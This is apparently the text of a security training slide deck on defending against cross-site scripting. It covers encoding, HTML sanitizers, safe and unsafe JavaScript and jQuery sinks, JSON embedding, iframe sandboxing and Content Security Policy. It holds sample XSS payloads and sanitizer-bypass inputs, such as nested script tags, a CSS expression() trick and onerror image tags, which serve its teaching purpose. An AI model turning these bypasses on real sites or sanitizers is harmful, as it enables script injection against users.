var userName = '<%= Encode.forJavaScriptBlock( userName) %>';
alert("Hello " + userName);
</script>
```

```
<div name='<%= Encode.forHtmlAttribute( userName ) %>'>
<a href="<%= Encode.forHTMLAttribute("/mysite.com/editUser.do?userName="
+ Encode.forUriComponent( userName )) %>">Please click me!</a>
</div>
```

```
</body>
</html>
```

GO Template Contexts

`{{.}}` = O'Reilly: How are *<i>you</i>*?

Context	<code>{{.}}</code> After Modification
<code>{{.}}</code>	O'Reilly: How are <i>you</i>?
<code></code>	O'Reilly: How are you?
<code></code>	O'Reilly: How are %3ci%3eyou%3c/i%3e?
<code></code>	O'Reilly%3a%20How%20are%3ci%3e...%3f
<code></code>	O\x27Reilly: How are \x3ci\x3eyou...?
<code></code>	"O\x27Reilly: How are \x3ci\x3eyou...?"
<code></code>	O\x27Reilly: How are \x3ci\x3eyou...\x3f



Review: XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization

Advanced XSS Defense Techniques

HTML Sanitization and XSS



Review: XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization

What is HTML sanitation?

- **HTML sanitization takes markup as input, outputs "safe" markup**
 - Different from **encoding**
 - URLEncoding, HTMLEncoding, **will not help you here!**
- **HTML sanitization is everywhere**

Web Forum Posts w/Markup

Advertisements


Outlook.com

JavaScript-based Windows 8 Store Apps

TinyMCE/CKEditor Widgets

Examples

This example displays all plugins and buttons that come with the TinyMCE package.



Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MImageManager and MFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend TinyMCE is [compatible](#)

Got questions or need help?

If you have questions or need help, feel free to visit our [community forum](#)! We also offer Enterprise [support](#) solutions. Also do not miss out on the [documentation](#), it's a great resource wiki for understanding how TinyMCE works and integrates.

Found a bug?

If you think you have found a bug, you can use the [Tracker](#) to report bugs to the developers.

And here is a simple table for you to play with

Element	HTML
content	<pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MImageManager and MFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, it's a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with</p></pre>

HTML Sanitization: Bug 1


Sanitizer Bypass in validator Node.js Module by @NealPoole
(<https://t.co/5omk5ec2UD>)

Nesting

- **Input:** `<scrRedirecRedirect 302t 302ipt
type="text/javascript">prompt(1);</scrRedirecRedirect 302t
302ipt>`
- **Output:** `<script type="text/javascript">prompt(1);</script>`

Observations:

- Removing data from markup can create XSS where it didn't previously exist




HTML sanitation: Bug 2

CVE-2011-1252 / MS11-074

- SharePoint / SafeHTML (UnsafeHTMLWhenUsingIE(String))
- **Input:**
`<style>div{color:rgb(0,0,0)&a=expression(alert(1))}</style>`
- **& → &**
- **Output:** `<style>div{color:rgb(0,0,0)&a=expression(alert(1))}</style>`

Observations:

- Sanitizer created a delimiter (the semi-colon)
- Legacy IE CSS expression syntax required to execute script
- Sanitizer: "expression" is considered to be in a benign location
- Browser: "expression" is considered to be the RHS of a CSS property set operation




HTML sanitation: Bug 3

Wordpress 3.0.3 (kses.phs)

- Credit: Mauro Gentile (@sneak_)... *Thx @superevr!*
- **Input and Output:**
`<a HREF="javascript:alert(0)">click me</a>`

Observations:

- No content modification required to trigger the vulnerability
- Sanitizer: Only lower case "href" recognized as an attribute
- Browser: HREF attribute recognized, javascript: URL executes on click
- Sanitizer and browser don't agree on what constitutes an attribute name



OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer is written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review.

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>

Very easy to use.

It allows for simple programmatic POSITIVE policy configuration. No XML config.

Actively maintained by Mike Samuel from Google's AppSec team!

This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

OWASP Java HTML Sanitizer Project

```
88 PolicyFactory policy = new HtmlPolicyBuilder()
89     .allowStandardUrlProtocols()
90     // Allow title="..." on any element.
91     .allowAttributes("title").globally()
92     // Allow href="..." on <a> elements.
93     .allowAttributes("href").onElements("a")
94     // Defeat link spammers.
95     .requireRelNofollowOnLinks()
96     // Allow lang= with an alphabetic value on any element.
97     .allowAttributes("lang").matching(Pattern.compile("[a-zA-Z]{2,20}"))
98     .globally()
99     // The align attribute on <p> elements can have any value below.
100    .allowAttributes("align")
101        .matching(true, "center", "left", "right", "justify", "char")
102        .onElements("p")
103    // These elements are allowed.
104    .allowElements(
105        "a", "p", "div", "i", "b", "em", "blockquote", "tt", "strong",
106        "br", "ul", "ol", "li")
107    // Custom slashdot tags.
108    // These could be rewritten in the sanitizer using an ElementPolicy.
109    .allowElements("quote", "ecode")
110    .toFactory();
111
112 String safeHTML = policy.sanitize(untrustedHTML);
```

HTML sanitizers by language

Pure JavaScript (client side)

<https://github.com/cure53/DOMPurify>

Python

<https://pypi.python.org/pypi/bleach>

PHP

<http://htmlpurifier.org/>

.NET

<https://github.com/mganss/HtmlSanitizer>

Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

Java

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project
JSoup

DOMPurify : JavaScript Sanitizer

Use DOMPurify to Sanitize Untrusted HTML

- <https://github.com/cure53/DOMPurify>
- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: <https://cure53.de/purify>

```
<div>{DOMPurify.sanitize(myString)}</div>
```

Use DOMPurify to Sanitize Untrusted HTML

Client Side Sanitization

- <https://github.com/cure53/DOMPurify>
- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: <https://cure53.de/purify>

```
<div dangerouslySetInnerHTML={{__html:  
DOMPurify.sanitize("<script>alert('xss!');</script>")}} />
```

Angular HTML Sanitization in Practice

```
<div ng-bind-html="snippet">
```

- 1) Automatically stops XSS
- 2) All context via **ng-bind-html** will be sanitized based on built in angular HTML sanitizer.
- 3) HTML WILL RENDER but only safe HTML will render.
- 4) It is not easy (you must fork Angular) to modify the base HTML sanitization policy

DOM XSS

Dangerous JavaScript functions



Direct Execution

- **eval()**
- **window.execScript()/function()/setInterval()/setTimeout(), requestAnimationFrame()**
- **script.src(), iframe.src()**

Build HTML/JavaScript

- **document.write(), document.writeln()**
- **elem.innerHTML = danger, elem.outerHTML = danger**
- **elem.setAttribute("dangerous attribute", danger) – attributes like: href, src, onclick, onload, onblur, etc.**

Within Execution Context

- **onclick()**
- **onload()**
- **onblur(), etc**

Some safe JavaScript sinks

Setting a Value

- `elem.textContent = dangerVariable;`
- `elem.className = dangerVariable;`
- `elem.setAttribute(safeName, dangerVariable);`
- `formfield.value = dangerVariable;`
- `document.createTextNode(dangerVariable);`
- `document.createElement(dangerVariable);`
- `elem.innerHTML = DOMPurify.sanitize(dangerVar);`

Safe JSON Parsing

- `JSON.parse()` (rather than `eval()`)



Dangerous jQuery



jQuery will evaluate `<script>` tags and execute script in a variety of API's

```
$('#myDiv').html('<script>alert("Hi!");</script>');  
$('#myDiv').before('<script>alert("Hi!");</script>');  
$('#myDiv').after('<script>alert("Hi!");</script>');  
$('#myDiv').append('<script>alert("Hi!");</script>');  
$('#myDiv').prepend('<script>alert("Hi!");</script>');  
('<script>alert("Hi!");</script>').appendTo('#myDiv');  
('<script>alert("Hi!");</script>').prependTo('#myDiv');
```

<http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/>

jQuery APIs and XSS

Dangerous jQuery 1.7.2 Data Types

CSS	Some attribute settings
HTML	URL (Potential redirect)

jQuery methods that directly update DOM or can execute JavaScript

<code>\$()</code> or <code>jQuery()</code>	<code>.attr()</code>
<code>.add()</code>	<code>.css()</code>
<code>.after()</code>	<code>.html()</code>
<code>.animate()</code>	<code>.insertAfter()</code>
<code>.append()</code>	<code>.insertBefore()</code>
<code>.appendTo()</code>	Note: <code>.text()</code> updates DOM, but is safe.

jQuery methods that directly update DOM or can execute JavaScript

<code>\$()</code> or <code>jQuery()</code>	<code>.attr()</code>
<code>.add()</code>	<code>.css()</code>

<http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/>

jQuery: But there is more...



More Danger

- `jQuery(danger)` or `$(danger)`
 - This immediately evaluates the input!
 - E.g., `$("<img src=x onerror=alert(1)>")`
- `jQuery.globalEval()`
- All event handlers: `.bind(events)`, `.bind(type, [,data], handler())`, `.on()`, `.add(html)`

Safe Examples

- `.text(danger)`
- `.val(danger)`
- `.html(DOMPurify.sanitize(danger));`

Some serious research needs to be done to identify all the safe vs. unsafe methods.

- *There are about 300 methods in jQuery*

Using Safe Functions Safely

someoldpage.aspx UNSAFE

```
<script>
var elem = document.getElementById('elementId');
elem.textContent = '??????????';
</script>
```

somescript.js SAFE

```
function somecoolstuff(var elem, var data) {
  elem.textContent = data;
}
```

<http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/>

Fix the Broken Example

someoldpage.jsp UNSAFE

```
<script>
var elem = document.getElementById('elementId');
elem.textContent = '<%=
Encode.forJavaScript(request.getParameter("data")) %>';
</script>
```

Safe Client-Side JSON Handling

JSON.parse

- The example below uses a secure example of using XMLHttpRequest to query <https://example.com/items.json> and uses JSON.parse to process the JSON that has successfully returned.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://example.com/item.json");
xhr.onreadystatechange=function() {
    if (xhr.readyState === 4){
        if(xhr.status === 200){
            var response = JSON.parse(xhr.responseText);
        } else {
            var response = "Error Occurred";
        }
    }
}
oReq.send();
</script>
```

Pre-Fetching Data to Render in ReactJS

A popular performance pattern is to embed preload JSON to save a round trip.

- `window.__INITIAL_STATE__`
- `window.__PRELOADED_STATE__`

`JSON.stringify(state)` is commonly cited in documents as the answer.

DON'T DO THIS! IT WILL LEAD TO XSS!

Dangerously Pre-Fetching Data in React

```
<script>  
window.__INITIAL_STATE = <%= JSON.stringify(initialState) %>  
</script>
```

If the initialState object contains any string with `</script>` in it, that will escape out of your script tag and start appending everything after it as HTML code.

```
<script>{{</script><script>alert('XSS')}}</script>
```


Pre-Fetching Data to Render in ReactJS Safely

Serialize embedded JSON with a safe serialization engine

Node: <https://github.com/yahoo/serialize-javascript>

Example:

```
<script>window.__INITIAL_STATE = <%=  
serialize(initialState) %></script>
```

<https://github.com/yahoo/serialize-javascript>

- Serialized code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the `<script>` element.

```
serialize({ haxorXSS: '</script>' });
```

- The above will produce the following string, HTML-escaped output which is safe to put into an HTML document:

```
'{"haxorXSS":"\\u003C\\u002Fscript\\u003E"}
```

iframe Sandboxing

SOP and Basic Content Isolation

<https://news.example.com>

<https://comments.example.com>

<https://accounts.example.com>

Best Practice Sandboxing

iFrame Sandboxing (HTML5)

- `<iframe src="demo_iframe_sandbox.jsp" sandbox=""></iframe>`
- **Allow-same-origin**, allow-top-navigation, allow-forms, **allow-scripts**

- The content is assigned a separate and unique origin
- Scripts are not executed
- Forms cannot be submitted
- Navigation of external contexts is not allowed
- Popups are not allowed
- Plugin content, such as Flash or Java, is not executed
- Fullscreen capabilities are not available
- Autoplay for multimedia content is not available

Final Thoughts

Advanced XSS defense with no encoding!

1

Deliver main HTML document with static/safe data only in the HTML

2

Embed JSON safely on the page

```
var safeJSON = serialize(data.to_json);
```

3

Decode and parse JSON

```
var initData = JSON.parse(safeJSON);
```

4

Parse JSON and populate the static HTML with safe JavaScript APIs

a) Native JavaScript properties: `.textContent` `.value`

b) JQuery functions: `.text()` `.val()`



XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

- Anti-XSS W3C standard
- CSP 3.0 WSC Candidate published September 2016
<https://www.w3.org/TR/CSP3/>
- Add the Content-Security-Policy response header to instruct the browser that CSP is in use.
- There are two major features that will enable CSP to help stop XSS.
 - Must move all inline script into external files and then enable *script-src="self"* or similar
 - Must use the script *nonce* or *hash* feature to provide integrity for inline scripts

Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```

A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

— Dropped by CSP2 and above in presence of a nonce

— Dropped by CSP3 in presence of 'strict-dynamic'

CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

CSP2 compatible browser (nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

27

**MAKING CSP
GREAT AGAIN**

Michele Spagnuolo Lukas Weichselbaum

<https://www.youtube.com/watch?v=uf12a-0AluI>

LIMITATIONS OF 'strict-dynamic'

Bypassable if:

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = userInput + "/x.js";  
</script>
```

Compared to whitelist based CSPs, strict CSPs with 'strict-dynamic' still significantly reduces the attack surface.

Furthermore, the new attack surface - dynamic script-loading DOM APIs - is significantly easier to control and review.



MAKING CSP
GREAT AGAIN

Michele Spagnuolo Lukas Weichselbaum



XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

Conclusion

XSS Defense: Summary

What is Cross Site Scripting? (XSS)

Output Escaping

HTML Sanitization

Safe JavaScript Sinks

Sandboxing

Safe JSON UI Usage

Content Security Policy



`jim@manicode.com`